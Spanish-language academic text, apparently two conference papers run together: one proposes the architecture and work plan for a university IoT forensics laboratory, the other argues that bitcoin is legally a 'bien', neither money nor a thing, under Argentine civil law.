- Plan de Crecimiento

[1] https://www.swgde.org/

Por último, dentro del Plan de Acción, se describen y se proponen las especialidades de la informática forense que se desarrollarán para dar respuesta a necesidades periciales: Seguridad y Soporte Técnico de Servidores, Forensia de Video, Imagen y Voz, Forensia de componentes de hardware de la Tecnología de Información y Forensia de Telecomunicaciones.

Es necesario desarrollar procedimiento técnicos – legales para la recolección de la prueba, la cadena de custodia, el análisis y diagnóstico de la evidencia, y la elaboración del informe técnico de pericia. De esta forma se busca normalizar los procedimientos y guías de buenas prácticas.

Por último, el trabajo recalca que es importante que se tenga una visión multidisciplinar, con asistencia del derecho, las tecnologías y la criminalística para que todos aporten y enriquezcan el modelo que se propone.

El trabajo [9] tal propone una "Guía Técnica para la Implementación de un Laboratorio Judicial" que servirá de mucha ayuda al momento de poner en práctica el presente proyecto, con la opción de incorporar acciones para medir y evaluar la calidad de los procesos periciales, lo que posteriormente permitirá la definición de programas de calidad en este tipo de laboratorios.

Otro trabajo de interés es el denominado "Arquitectura y Organización de Laboratorios de Informática Forense" [10] realizado por investigadores de la Universidad FASTA, está enfocado en la arquitectura y organización del laboratorio.

Concluyen que todo laboratorio de informática forense debe contar con áreas de control, depósito, procesamiento, gestión y servicios y circulaciones.

En el citado trabajo se describe el perfil de las personas que deberían conformar el laboratorio y las funciones que deberían cumplir. Además, propone un organigrama con la jerarquía interna que tendría que tener un laboratorio de este tipo (Figura 2).




Figura 2. Organigrama propuesto para un laboratorio de informática forense

Las especificaciones generales propuestas por [11] para proyectar un laboratorio de características similares al propuesto resultan de interés. Este autor aborda cuestiones relativas a la utilización que se le dará al laboratorio en una institución universitaria, considerando que además de servir a los proyectos de investigación, el laboratorio debería incluirse para la realización de prácticas de las carreras que se imparten en la institución, y en las que se puedan realizar experimentaciones o pruebas en temáticas afines (criminología, seguridad informática, procesos de comunicaciones, etc.). En este trabajo también se hace mención a la necesidad de contar con una infraestructura tecnológica de base, o piso tecnológico, que respete las normas de cableado estructura y de instalaciones eléctricas de rigor.

Los autores citados destacan que todo laboratorio que contenga los espacios aptos y una construcción acorde a sus necesidades, instrumentos, recursos técnicos y condiciones adecuadas el personal, permitirá trabajar de forma adecuada con mayor eficiencia y una mejor motivación, buscando facilitar la selección del personal del laboratorio brindando ciertas características para cada perfil dentro del organigrama propuesto anteriormente.

Se seleccionaron estos documentos por ser los más significativos dentro de nuestro contexto y por qué generaron experiencias concretas, con la implementación de laboratorios de informática forenses en Salta, Mar del Plata y Rio Negro. En otros casos, se consideraron trabajos relacionados a la instalación de laboratorios en instituciones universitarias, en donde además de la actividad forense, es conveniente la utilización del laboratorio en prácticas aúlicas.

Creemos que estos documentos nos proporcionan el paso inicial para poder avanzar y enfocarnos en la tecnología que diariamente crece exponencialmente y son un desafío para los peritos informáticos por ser vulnerables y no contar con la seguridad adecuada, como es el caso de Internet de las cosas (IoT).

Considerando estos trabajos, se formula a continuación una propuesta para la creación de un Laboratorio de Forensia de IoT.

3. Estructura General del Laboratorio de IoT

La misión propuesta para este laboratorio será la de servir de espacio de estudio para el desarrollo de la Forensia de IoT en el ámbito de la institución universitaria propuesta.

El análisis del contexto realizado permitió identificar el ámbito físico en el que se implementará el laboratorio, aprovechando las condiciones edilicias y de gestión preexistentes para otros laboratorios de la universidad, al cual se integrará el Laboratorio de IoT.

Por otra parte, el personal técnico y de gestión que ya trabaja en los laboratorios existentes, será capacitado para el desarrollo de las tareas que implicarán la Forensia de IoT.

El plan de trabajo inicial incluye cuatro actividades centrales:

a) definición de un escenario delictivo de experimentación,

b) estudio del funcionamiento, operatividad y vulnerabilidad de los componentes, tanto de manera individual como en su conjunto,

c) definición de guías de análisis forenses con detalle para cada componente y todo el conjunto y

d) estudio del contexto jurídico y legal correspondiente al escenario propuesto.

4. Arquitectura de Procesamiento

Considerando las siete capas propuestas por [2], a continuación se describe una propuesta concreta para la infraestructura tecnológica que tendrá el Laboratorio de Forensia de IoT.

4.1. Dispositivos

La Capa de Dispositivos es la base de esta arquitectura y tiene a su cargo el nexo con el medio físico de los dispositivos de IoT.

Para la arquitectura de nuestro laboratorio se proponen dos alternativas de dispositivos:

- Dispositivos Hogareños
- Dispositivos que se comunican mediante la especificación LoRaWAN[2].

En el primer caso se trata de dispositivos conectados entre sí mediante conexiones inalámbricas del tipo 802.11[3] a las que se las conoce normalmente como “WIFI”.

De este grupo, centraremos los estudios en dispositivos para encender y apagar luces y equipamiento eléctrico en general como, por ejemplo: SonOff Itead 4CH Pro R2[4], con el cual los usuarios pueden encender / apagar de forma remota las luces / electrodomésticos conectados mediante la aplicación iOS / Android eWeLink o el control remoto RF de 433MHz..

Respecto del segundo grupo de dispositivos, los que se comunican mediante LoRaWAN, la oferta es más amplia y proponemos el uso de un kit basado en Arduino con sensores de humo, fotoeléctricos, de movimiento, humedad, temperatura, televisores inteligentes, relay, celulares inteligentes y GPS.

[2] Especificación para redes de baja potencia y área amplia específicamente desarrollada para interconectar dispositivos IoT por LoRa Alliance https://lora-alliance.org/about-lorawan

[3] Estándar Inalámbrico de la IEEE para el uso de transmisiones de datos en las frecuencias de 2.4 y 5GHZ http://www.ieee802.org/11/

[4] https://www.itead.cc/sonoff-4ch-pro.html

Es importante destacar que esta enunciación no es taxativa, y será considerada en base a los dispositivos necesarios para estudiar el escenario de estudio.

4.2. Gateways

Esta capa la conforman los equipos que realizan la comunicación de los dispositivos de IoT y la capa de Red, pueden ser componentes de hardware o software. Entre los que nos interesan están los siguientes:

- Software Itead provisto con sus dispositivos
- Amazon Echo DOT
- Altavoz inteligente Google Home
- LoRa Gateway LG01

Es probable que se utilicen teléfonos inteligentes para establecer la comunicación entre los usuarios que actuarán en el escenario de análisis.

3.3. Capa de Red

Esta capa se emplea como interfaz entre los gateways e internet o una intranet. En nuestro caso emplearemos los distintos tipos de acceso a Internet con los que contamos en el espacio de los laboratorios ya existentes en la institución.

3.4. Capa de Nube / Centro de Datos

Para el caso de los dispositivos que emplearan como Gateway a Amazon Echo DOT, al Altavoz Inteligente de Google y el software de Itead nos valdremos de la capa de valor agregado propuesta por el fabricante / desarrollador. En el caso de los dispositivos LoRa, la idea inicial es realizar las conexiones entre dispositivos bajo la modalidad punto a punto sin la necesidad de almacenar estos datos de manera centralizada.

3.5. Aplicaciones

En esta capa es donde ocurre la interpretación de la información. En el modelo de referencia de IoT no se encuentra definida de manera explícita ya que esta íntegramente vinculada al campo donde se realiza la implementación.

Por este motivo es que estos componentes son los últimos que se implementarán, y dependerán del plan de trabajo formulado para la realización de pruebas sobre este tipo de evidencia digital.

Pero es altamente probable que se desarrollen aplicaciones para celulares, siendo éste el contexto de comunicación más habitual en estos momentos.

3.6.Gestión

El objetivo de esta capa consiste en acercar a los usuarios las herramientas de administración del entorno IoT mediante la interacción con las otras capas del modelo empleado en este trabajo.

Las principales funciones de esta capa son de permitir las actualizaciones de softwares de todos los componentes, gestionar las configuraciones de los mismos, reportar fallos y gestionar el desempeño de la implementación.

Los sensores y equipos propuestos para nuestro laboratorio cuentan con sus propios desarrollos que nos asistirán para resolver cuestiones relacionadas a esta capa por lo que se entiende no se requerirá de software o equipamiento adicional.

Se ha previsto también recurrir a los servicios de soporte técnicos de las marcas, cuando sea posible.

3.7.Seguridad

En esta capa debemos garantizar confidencialidad, integridad, autenticidad e instantaneidad de los datos e información de la misma manera que lo hacemos en cualquier red de telecomunicaciones.

Se tomará en consideración las políticas de seguridad informática establecidas para los laboratorios de informática de la institución, a las que se agregarán aquellas que se consideren necesarias, en el marco de la realización de análisis forense de componentes de IoT.

Asimismo, la institución cuenta con lineamientos y políticas muy amplias, referidas a la seguridad física, que obviamente habrá que respetar al momento de implementarse el Laboratorio de Forensia de IoT.

En esta capa es donde se centrarán la mayoría de nuestras investigaciones y se partirá de las normas técnicas de rigor, establecidas ya para los distintos componentes.

4. Conclusiones

Hasta aquí hemos definido las principales características que deben considerarse al momento de definir un Laboratorio de Forensia de IoT.

El principal desafío será la discusión acerca del escenario de estudio, en el que sea posible considerar distintas variantes de interés, como para que se puedan estudiar en profundidad la vulnerabilidad de los componentes frente a la seguridad y formular las guías de actuación forense correspondiente.

Los investigadores que conforman el equipo de trabajo provienen sustancialmente des tres áreas: informática, comunicaciones y derecho. Los primeros se abocarán al estudio de los dispositivos, mientas que los segundos serán responsables de analizar la infraestructura de transmisión de datos y de conectividad, y por su parte, los investigadores del área del derecho les corresponderán abordar el contexto legal y jurídico de la cuestión.

Contar con una infraestructura edilicia y una estructura organizativa en la cual implementar el laboratorio se considerar una fortaleza y una oportunidad, toda vez que hay costos de funcionamiento que ya están amortizados por otros laboratorios existentes en la institución.

Referencias

[1] K. Asthon, “That ’ Internet of Things ’ Thing,” *RFID J.*, p. 4986, 2010.

[2] D. Benitez, C. Anias, and L. Plasencia, “Propuesta de arquitectura para Internet de las Cosas,” no. October, 2016.

[3] G. Semprini, P. Judicial, and D. R. Negro, “Lineamientos para la creación de laboratorios informáticos forenses,” pp. 7–19, 2016.

[4] A. H. Di Iorio *et al.*, *El rastro digital del delito: aspectos técnicos, legales y estratégicos de la informática forense*. Mar del Plata: Esitorial UFASTA, 2017.

[5] S. Ó. Ciardhuáin, “An Extended Model of Cybercrime Investigations - A0B70121-FD6C-3DBA-0EA5C3E93CC575FA.pdf,” vol. 3, no. 1, pp. 1–22, 2004.

[6] B. Carrier and E. . Spafford, “Getting Physical with the Investigative Process,” *Int. J. Digit. Evid.*, vol. 2, no. 2, pp. 1–20, 2003.

[7] U. S. D. of Justice, “Electronic crime scene investigation: A guid for first responders,” 2008.

[8] S. D. Appendino, F. Aprile, H. B. P. De Gallo, T. Para, L. A. Realizacion, and D. E. P. Informaticas, “Plan Estratégico para la implementación de un Centro de Servicios de Informática Forense,” in *XXI Congreso Argentino de Ciencias de la Computación, IV Workshop de Seguridad Informática (WSI)*, 2015.

[9] A. H. Di Iorio *et al.*, “Consideraciones para el diseño de un Laboratorio Judicial en Informática Forense Considerations in desgning a Judicial Digital Forensics Laboratory,” *REDI - Repos. Digit. la Univ. FASTA*, pp. 1–6, 2016.

[10] B. Constanzo *et al.*, “Arquitectura y Organización de Laboratorios de Informática Forense.” https://yardev.net/congreso/memorias/# de General Pueyrredon, M., del Plata, M., & Aires, B. Arquitectura y Organización de Laboratorios de Informática Forense.

[11] B. A. López Maxi and D. I. Varela Porro, *Diseño, Especificaciones Técnicas y Seguridad para la Implementación de un Laboratorio de Informática Forense para la Carrera de Ingenieria en Networking y Telecomunicaciones*. 2016.

¿Qué es el Bitcoin para el Derecho Argentino?

María Eugenia Fernandez
Abogada – Notaria
fomeugenia@gmail.com

Resumen

Hoy en día el uso de las criptomonedas es cada vez mayor. Su implementación en el mercado hace que sea necesario definir frente a qué negocio jurídico nos encontramos. Es por ello, que motiva el abordaje del presente artículo, poder establecer de manera concreta la naturaleza jurídica de las mismas.

Introducción

Las criptomonedas, crypto-currency (algoritmo-moneda), más precisamente llamadas “monedas virtuales”, son un fenómeno reciente que data aproximadamente del año 2009. La más conocida es el bitcoin, pero también existen otras como ether, libra, doge, imcoin, etc. Al hablar de bitcoin es preciso preguntarnos: ¿Es realmente una moneda? ¿Equivale al dinero? ¿Es una cosa? [1]. Dado que es un problema que traspasa las fronteras, resulta trascendente determinar qué es para el derecho argentino.

Desarrollo

El sistema bitcoin surge en el año 2009 de una persona o un grupo de personas denominado bajo el pseudónimo Satoshi Nakamoto.

El bitcoin es una moneda virtual o electrónica descentralizada, es decir que no se administra a través de ningún banco central o entidad del estado (como las monedas fiduciarias convencionales), e implementada a través de la criptografía y la tecnología peer-to-peer (o punto a punto) [2]. Al día de hoy, existen 17,85 millones de bitcoins minados [3] que se utilizan diariamente para adquirir una variedad (cada vez más) de bienes y servicios alrededor del mundo.

Una de las propiedades más curiosas de este sistema, es que el número máximo de monedas que se pueden crear está definido: 21 millones. Esto es así, porque el creador o creadores originales decidieron establecer una moneda deflacionaria, como el oro [4].

I- Características del Sistema Bitcoin

Según Mora [5], el sistema bitcoin posee las siguientes características:

En primer lugar, se utilizan unidades de valor, llamadas "bitcoins", que no están expresadas en una moneda fiduciaria convencional, ni representan bienes o acciones que alguien deba entregar o cumplir.

Técnicamente, la única aptitud (o derecho) que tiene el titular de un bitcoin es la posibilidad de transferirlo.

En segundo lugar, utiliza un mecanismo llamado "criptografía asimétrica de clave pública", el mismo que constituye la base tecnológica de la firma digital en Argentina. En este esquema, cada persona que quiere constituirse como titular de bitcoins debe generar dos claves distintas, pero matemáticamente vinculadas entre sí, una de las cuales se hace pública y otra se mantiene en privado.

Por ejemplo, si una persona (digamos, "A") quiere transferir la titularidad de un bitcoin a otra persona (digamos, "B"), A debe utilizar su clave privada para ordenar la transferencia y consignar la clave pública de B para identificar su destinatario. Una vez finalizada la operación, se dice que B pasa a ser el nuevo titular del bitcoin referido, dado que el sistema sólo permitirá una nueva transferencia de aquél, si ella es ordenada mediante la utilización de la clave privada de este último. La clave pública (en el ejemplo referido en el párrafo precedente, la clave pública de B) funciona como una especie de nombre de usuario o de dirección en el sistema, y no necesariamente está relacionada con los datos personales de su titular, razón por la cual se suele decir que el sistema bitcoin permite en buena medida la realización de pagos anónimos.

En tercer lugar, no tiene una administración o autoridad central, ya que los bitcoins y sus transferencias se registran en una base de datos de carácter público y descentralizado, llamada blockchain.

A continuación, pasaremos a explicar brevemente la blockchain de este sistema.

II- Blockchain del Sistema Bitcoin

Dice Mora [6], que se trata de una base de datos pública, por cuanto todas las personas que lo deseen, pueden revisar su software y verificar el momento en que determinado activo se ha registrado, quién fue su primer titular y todos los ulteriores cambios de titularidad producidos hasta el presente.

Asimismo, es una base de datos descentralizada, por cuanto ella se almacena en una red diseminada de puntos o "nodos", cada uno de los cuales está compuesto de hardware

y software aportado por distintas personas que voluntariamente, pero a cambio de una contraprestación, participan en el sistema. Esto quiere decir que cada uno de los nodos almacena una réplica de la totalidad de la blockchain, y que todos ellos la van actualizando en paralelo.

La base de datos en cuestión se llama blockchain (en español, "cadena de bloques"), porque se va formando con diversos bloques o paquetes de datos, los cuales se generan cada 10 minutos aproximadamente, e incluyen en principio las operaciones que se sucedieron durante ese lapso de tiempo. Se dice que los bloques en cuestión se encadenan entre sí, en tanto cada bloque incluye el hash del bloque anterior, lo cual otorga una gran seguridad al sistema, ya que, si alguien quisiera modificar una operación que está almacenada en un bloque generado el día de ayer, no sólo tendría que modificar dicho bloque sino también todos los que se fueran generando con posterioridad.

Cada uno de los bloques que se añaden a la cadena, es agregado por uno de los "nodos" a los que hacíamos referencia precedentemente, que en cada caso es especialmente seleccionado por el sistema. Se dice que es equivalente a una "lotería competitiva", ya que hace muy difícil que un mismo nodo pueda agregar nuevos bloques consecutivos. Ello protege la neutralidad de la red, al prevenir que cualquier individuo obtenga el poder de afectar el funcionamiento del sistema. En concreto, el sistema les exige a todos los nodos que encuentren una cifra especial denominada “nonce”, y el que lo logra, es quien incorpora el próximo bloque a la cadena. Este proceso se denomina "prueba de trabajo" (proof of work, en inglés).

Cada vez que un nodo logra agregar un bloque a la cadena, a modo de recompensa recibe por parte del sistema una cierta cantidad de bitcoins nuevos. Por eso es que a estos nodos se los llama también "mineros": se quiere hacer referencia a que el trabajo que hacen es equivalente a buscar oro, que cada tanto encuentran.

Luego de que un nodo minero consigue hallar el nonce que le permite cerrar un bloque, se transmite dicho bloque por toda la red. El resto de los nodos incorporan ese bloque a su copia de la blockchain, validando antes que las operaciones allí incluidas estén bien procesadas (verificando fundamentalmente la disponibilidad de los saldos de los transmitentes de bitcoins), y que efectivamente se haya encontrado el nonce.

Es dable destacar que en este sistema se imponen los consensos. Para el caso en que se hubieran generado dos bloques casi en simultáneo y exista un debate entre cuál bloque agregar a la cadena, los nodos trabajarán sobre la primera que hayan recibido, pero guardarán la otra ramificación por si acaso se convierte en la más larga. Los nodos siempre consideran correcta a la cadena más larga.

Finalmente, una vez que se incorporó definitivamente un registro a la blockchain, éste no puede quitarse.

Normas que regulan a las criptomonedas en Argentina

En la actualidad, sólo existen dos normativas que hacen referencia a la regulación de las criptomonedas en Argentina.

La primera, es la ley 27.430 del Impuesto a las Ganancias, que las caracteriza como "monedas digitales", pero que no aporta ninguna definición de las mismas. Es importante señalar, que la ganancia que obtengan las personas humanas por la venta o transferencia de monedas digitales que estén ubicadas en el país y sean emitidas en pesos, se encuentra gravada por dicho impuesto.

Por otra parte, la resolución 300/2014 de la U.I.F (Unidad de Información Financiera) -organismo encargado del análisis, tratamiento y transmisión de información a los efectos de prevenir e impedir los delitos de lavado de activos y financiación del terrorismo- dice que las criptomonedas son “monedas virtuales”, y las define como la representación digital de valor que puede ser objeto de comercio digital y cuyas funciones son la de constituir un medio de intercambio, y/o una unidad de cuenta, y/o una reserva de valor, pero que no tienen curso legal, ni se emiten, ni se encuentran garantizadas por ningún país o jurisdicción.

En este sentido las monedas virtuales se diferencian del dinero electrónico, que es un mecanismo para transferir digitalmente monedas fiduciarias, es decir, mediante el cual se transfieren electrónicamente monedas que tienen curso legal en algún país o jurisdicción [7].

Naturaleza jurídica de las criptomonedas

Siguiendo a Kees y Kamerbeek [8], hoy en día en nuestro país, existen diversos tipos de comercios que aceptan el bitcoin como medio de pago: desde veterinarias, inmobiliarias, venta de servicios informáticos, heladerías, casas de fotografía, peluquerías y bares. Incluso, psicólogos, contadores y abogados, entre otros.

Si bien el uso de las criptomonedas sigue estando asociado a la inversión y a la especulación, su receptividad como medio de pago es cada vez mayor. Y este nuevo fenómeno, fuerza el análisis de la naturaleza de estas operaciones.

¿Podemos considerar compraventa a una operación inmobiliaria que utiliza el bitcoin como medio de pago? ¿Es una permuta la adquisición de una hamburguesa que es pagada con criptomoneda? ¿Puede ser calificada un consumidor la persona que abona un servicio con bitcoins?

Creemos que, aunque no se ha dado aún la discusión de estas cuestiones en nuestro derecho, solo es cuestión de tiempo.

Realizadas estas aclaraciones, entendemos que la cuestión del asunto para determinar si al momento de adquirir cosas por medio de criptomonedas estamos en presencia de una permuta, una compraventa o un contrato atípico, radica en analizar cuál es la naturaleza jurídica de las mismas, existiendo para ello diversas teorías.

I- Teoría de la Moneda

Cuando nos referimos al bitcoin, ¿estamos hablando jurídicamente de moneda? ¿Puede ser considerada dinero?

Suele distinguirse entre dinero y moneda, diciendo que la primera expresión alude a una unidad ideal de medida de valores patrimoniales, que constituye medio irrecusable de pago (con lo cual se ponderan sus funciones económicas y jurídicas), en tanto que la segunda hace referencia solamente al signo, símbolo o instrumento que representa ese dinero. Así el dólar es la moneda que representa el dinero estadounidense, el yen en Japón y el euro en la mayoría de los países de la Unión Europea [9].

Sabemos que el dinero no reconoce fronteras en nuestro tiempo. Cualquiera sea el Estado emisor del numerario, circula por todos los mercados del mundo para satisfacer el cumplimiento de obligaciones que le sirven de objeto [10].

Pizarro-Vallespinos sostiene que la disgregación de los términos moneda y dinero a nada conduce. Es mejor emplear ambas expresiones como términos jurídicos equivalentes. La moneda sólo es tal cuando realiza la función de dinero. El dinero precisa necesariamente de una objetivación material, sin la cual su existencia no se concibe [11].

De modo que al definir moneda o dinero estamos haciendo referencia a términos jurídicos análogos.

Por un lado, Trigo Represas refiere a la moneda señalando que son aquellas cosas muebles que el comercio utiliza como medida de valor para toda clase de bienes, pudiendo por lo tanto emplearse como medio general de cambio [12].

Por otro, Tale opina que la moneda, dinero o numerario es un bien, con o sin valor intrínseco, que es aceptado por una sociedad como medio de pago en la adquisición de bienes y servicios [13].

Borda, dice que el dinero es el medio normal que se sirve el hombre para procurarse otros bienes; a la inversa de lo que ocurre con las demás cosas, no proporciona al hombre ningún placer en sí mismo (salvo el goce patológico del avaro que recuenta sus monedas); pero sirve de intermediario en el trueque de otras cosas y bienes. Con ese objeto ha sido creado por él y garantizado por el Estado y está sujeto a su vigilancia [14].

Por su parte, Pizarro-Vallespinos define al dinero como la moneda que autoriza y emite el Estado, con la finalidad primordial de servir como unidad de medida del valor de todos los bienes, como instrumento de cambio y como medio de pago [15].

López Mesa describe al dinero como una cosa mueble, fungible, divisible y consumible, que sirve como medio de pago de las obligaciones, pero además como instrumento de cambio y medida de valor de cosas y servicios [16].

Con respecto a las funciones que cumple el dinero, Pizarro-Vallespinos señala que son económicas, jurídicas, políticas y sociales [17], a saber:

Funciones económicas

a) Unidad de medida o valor de los demás bienes.

El dinero es unidad de medida y permite medir el valor de todos los bienes patrimoniales e, inclusive de ciertos aspectos económicos de la propia actividad humana (v. gr. trabajo material e intelectual).

b) Instrumento de intercambio.

La moneda es una unidad representativa y portadora de un valor. Tiene, en consecuencia, una función instrumental en el intercambio, que permite a quien lo dispone adquirir otros bienes y servicios idóneos para satisfacer sus necesidades.

c) Instrumento de ahorro

El dinero es también útil como instrumento de ahorro pues posibilita la reserva de valores a través de la conservación de lo ganado y no gastado.

d) Instrumento de acumulación de riquezas.

Actúa como instrumento que permite la conservación y acumulación de riquezas y su proyección temporal. El dinero otorga a su titular un general poder de riqueza, con relación a todos los bienes de libre cambio.

e) Instrumento de producción.

Es un factor esencial para la producción de bienes y servicios.

f) Factor que influye en forma determinante en la producción, en el empleo y en los precios.

Funciones jurídicas

a) Instrumento de pago

El dinero constituye un instrumento de pago porque es siempre apto para solventar, con poder cancelatorio, las obligaciones que lo tienen por objeto, inclusive por vía de equivalente (daños y perjuicios). El propio Estado exige su aceptación con dicho alcance convirtiendo al instrumento de cambio en un medio legal de pago propiamente dicho.

b) Desempeña un cometido relevante como objeto de la prestación de deudas de dinero.

El dinero cumple relevantes funciones en el ámbito del derecho de las obligaciones, como objeto de la prestación de deudas de dinero. Actúa como precio en numerosos contratos, como la compraventa; como renta en la locación de cosas; como capital en el mutuo dinerario, o en los aportes que los socios realizan a una sociedad que integran; como retribución en el contrato de trabajo o en la locación de servicios; como indemnización en materia de resarcimiento de daño patrimonial y moral extracontractual; como interés, compensatorio, moratorio, punitorio o sancionatorio, en las obligaciones de dar dinero, etc.

Funciones políticas y sociales

a) Instrumento para la política en las relaciones entre gobernado y gobernantes.

El dinero representa la aportación de riqueza y de trabajo de todas las personas que integran la sociedad. La moneda es entendida de tal modo como un producto socioeconómico y como una forma específica de las relaciones de producción.

b) Instrumento apto para satisfacer necesidades individuales y colectivas.

Es un producto de la razón y del espíritu humano en su dimensión social que a través de sus funciones permite la unión y el logro de finalidades comunes, satisfaciendo intereses individuales y colectivos.

Caracteres del dinero

El dinero, o sea una cosa valiosa a la cual la autoridad pública le ha atribuido la función de unidad de medida de valor de todos los bienes [18], presenta los siguientes caracteres: es una cosa mueble, fungible, consumible, divisible, tiene curso legal y también curso forzoso [19].

- Es una cosa mueble en los términos del artículo 227 del Código Civil y Comercial de la Nación.
- Es fungible por cuanto cualquier unidad de una misma especie es intercambiable por otra representativa del mismo valor (art. 232 CCyCN.)
- Es consumible (gastable), porque al ser utilizado se extingue para quien lo usa.
- Es divisible porque su propia naturaleza resulta susceptible de ser fraccionado indefinidamente.
- Tiene curso legal: Esto significa que el dinero goza de sanción y proclamación estatal y, como consecuencia de ello, es irrecusable como instrumento de pago cuando es ofrecido por el deudor en cumplimiento de su obligación de esa naturaleza**.** El curso legal del peso aparece expresamente consagrado en la ley de creación del Banco Central y en las disposiciones de su Carta Orgánica, en el artículo 7° de la ley 23.928 y en el artículo 765 del Código Civil y Comercial de la Nación.
- Curso forzoso: Este carácter significa la calidad de curso legal aplicada al papel moneda inconvertible. La diferencia entre curso legal y curso forzoso es perceptible: en tanto el primero determina que la moneda se convierta en instrumento de pago irrecusable, el curso forzoso hace a la inconvertibilidad. Durante la vigencia de la convertibilidad, el peso tuvo curso legal pero no curso forzoso (por ser convertible). Derogada la convertibilidad, nuestra moneda ha vuelto a tener curso forzoso.

De acuerdo a lo analizado precedentemente, podemos afirmar que bitcoin no es moneda porque no posee el carácter más importante de aquélla, el curso legal.

II- Teoría de la Cosa

Entonces si no es moneda desde el punto de vista jurídico, ¿podemos considerar al bitcoin como una cosa?

En el derecho, "cosa" es todo objeto material susceptible de tener un valor [20].

Asimismo, el Diccionario de la Real Academia Española, dice que es todo objeto material, en oposición a los derechos creados sobre él y a las prestaciones personales [21].

Teniendo en cuenta que la materialidad es una característica esencial, podemos afirmar, que todos aquellos objetos que son perceptibles por medio de los sentidos, se llaman cosas.

Así se pronuncia el art. 16 del Código Civil y Comercial de la Nación coincidiendo con el art. 2311 del anterior Código Civil Velezano [22].

Dado que, la particularidad fundamental es la materialidad, bitcoin tampoco queda comprendido en esta categoría.

III- Teoría del Bien

Por último, nos encontramos frente a la teoría del bien. Es preciso definir qué se entiende por aquél: "Utilidad, beneficio, caudal, hacienda. Dentro de ese sentido, los bienes son de muchas clases, porque pueden referirse a un concepto inmaterial y espiritual o a uno material. Por eso es acertada la definición del Código Civil argentino cuando dice que se llaman bienes los objetos inmateriales susceptibles de valor, así como también las cosas, y el conjunto de los bienes de una empresa constituye su patrimonio. Naturalmente que, sin salirnos de los bienes en su aspecto material, su división es amplísima, empezando por la fundamental de inmuebles, muebles y semovientes […]" [23].

Vélez Sarsfield, en el art. 2312 del anterior Código Civil, señala que: Los objetos inmateriales susceptibles de valor, e igualmente las cosas, se llaman bienes. El conjunto de los bienes de una persona constituye su "patrimonio" [24].

El Código Civil y Comercial de la Nación, sigue la tradición jurídica argentina, y califica a los bienes como el género, comprendiendo a todo objeto material o inmaterial susceptible de apreciación económica [25].

Conclusión

Para concluir, entendemos que la teoría correcta es aquella que considera a las criptomonedas como bienes. En este caso, bitcoin es un bien mueble virtual [26], porque carece de materialidad (al no poder ser medida o pesada) de un modo determinado y además posee un valor, que hace posible su apreciación pecuniaria.

En consecuencia, podemos afirmar que las criptomonedas no son dinero, ni moneda (dado que no tiene curso legal), ni cosas (debido a que no existe materialización, elemento tipificante de tales objetos conforme el art. 16 del CCyCN.), sino que son bienes; y en este sentido comprendemos que todo acto o negocio celebrado por intermedio de ellas no podrá ser considerado ni como compraventa ni como permuta, sino que el negocio será una relación contractual innominada o atípica que se regirá por el art. 970 del Código Civil y Comercial de la Nación [27].

Agradecimientos

Quiero agradecer en primer lugar a mis padres, mis pilares, Juan y Mirtha; a mi profesor y coordinador de la Diplomatura en Derecho Contractual y Sociedades, Doctor Mariano Esper; a los docentes Leticia Cagnina y Marcelo Errecalde, Doctores en Ciencias de la Computación. Finalmente, a todos los que colaboraron conmigo e hicieron posible este artículo.

Referencias

[1]Cf. Rubín, Miguel Eduardo, "Las criptomonedas vistas desde el derecho", El Derecho, Buenos Aires, 2019.
[2]Marini, Ayrton, "Analizando la Relación del Bitcoin con el Cibercrimen" en el 6to Congreso Nacional de Ingeniería Informática – Sistemas de Información, Universidad CAECE, Mar del Plata, 2018.
[3]Http://www.xataka.com/criptomonedas/el-numero-de-bitcoins-es-finito-no-podra-haber-mas-de-21-millones-que-se-espera-que-suceda-entonces
[4]Https://www.adslzone.net/2019/08/01/bitcoin-85-minado-criptomoneda/
[5]Cf. Mora, Santiago, J. "La tecnología blockchain, Contratos inteligentes, ofertas iniciales de monedas y demás casos de uso", La Ley, Buenos Aires, 2019.
[6]Cf. Mora, Santiago J., "La tecnología blockchain, Contratos inteligentes, ofertas iniciales de monedas y demás casos de uso", La Ley, Buenos Aires, 2019.
[7]Http://servicios.infoleg.gob.ar/infolegInternet/anexos/230000-234999/231930/norma.htm
[8]Cf. Kees, Milton Hernán y Kamerbeek, Tomás A., "Sobre la naturaleza jurídica de las operaciones con criptomonedas", Thomson Reuters, Buenos Aires, 2018.
[9]Cf. Pizarro, Ramón Daniel y Vallespinos, Carlos Gustavo, "Tratado de obligaciones", Editorial Rubinzal Culzoni, Buenos Aires, 2017, Tomo II, pág. 375.
[10]Cf. López Mesa, Marcelo, "Derecho de las obligaciones. Análisis del nuevo Código Civil y Comercial", Editorial BdeF, Buenos Aires, 2015, Volumen I, pág. 501.
[11]Cf. Pizarro, Ramón Daniel y Vallespinos, Carlos Gustavo, "Tratado de obligaciones", Editorial Rubinzal Culzoni, Buenos Aires, 2017, Tomo II, pág. 375.
[12]Cazeaux, Pedro N., y Trigo Represas, Félix A., "Derecho de las Obligaciones", 3ª Edición aumentada y actualizada, Librería Editora Platense S. R. L., La Plata, 1989, Serie Tratados Jurídicos II, pág. 192.
[13]Tale, Camilo, "Curso de obligaciones", Tercera edición revisada y actualizada, Ediciones Trejo y Sanabria, Córdoba, 2019, Tomo I, pág. 274.
[14]Borda, Alejandro, "Derecho civil y comercial. Obligaciones", Thomson Reuters La Ley, S.A.E., Buenos Aires, 2017, pág. 143.
[15]Pizarro, Ramón Daniel y Vallespinos, Carlos Gustavo, "Tratado de obligaciones", Editorial Rubinzal Culzoni, Buenos Aires, 2017, Tomo II, pág. 374.
[16]López Mesa, Marcelo, "Derecho de las obligaciones. Análisis del nuevo Código Civil y Comercial", Editorial BdeF, Buenos Aires, 2015, Volumen I, pág. 501.
[17]Pizarro, Ramón Daniel y Vallespinos, Carlos Gustavo, "Tratado de obligaciones", Editorial Rubinzal Culzoni, Buenos Aires, 2017, Tomo II, pág. 378, 381, 382, 383.
[18]Llambías, Jorge Joaquín, "Manual de Derecho Civil: Obligaciones", Décimotercera edición, Abeledo Perrot, Buenos Aires, 2002, pág. 256.
